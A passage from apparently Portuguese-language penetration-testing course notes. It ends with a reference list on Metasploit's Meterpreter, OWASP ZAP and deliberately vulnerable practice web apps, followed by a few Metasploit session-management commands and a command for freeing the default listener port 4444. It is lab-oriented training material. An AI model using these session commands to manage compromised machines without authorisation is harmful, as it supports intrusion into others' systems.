3. Segurança de Redes e Sistemas RNP: http://pt.scribd.com/doc/57585030/Seguranca-de-Redes-e-Sistemas
4. What is Meterpreter: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/
5. Metasploit/MeterpreterClient: https://en.wikibooks.org/wiki/Metasploit/MeterpreterClient
6. Meterpreter basics: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/
7. Zed Attack Proxy Project - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
8. OWASPbwa - UserGuide.wiki - https://code.google.com/archive/p/owaspbwa/wikis/UserGuide.wiki
9. Top 5 (Deliberately) Vulnerable Web Applications to Practice Your Skills On - https://resources.infosecinstitute.com/top-5-deliberately-vulnerable-web-applications-to-practice-your-skills-on/


```
Comandos auxiliares:

> exploit -z (cria uma única sessão)
> sessions -l
> sessions -K (mata todas as sessões)

lsof -i:4444 (lista todos os processos que lidam com a porta 4444)
kill -9 piddoprocesso (mata o processo pelo pid)
```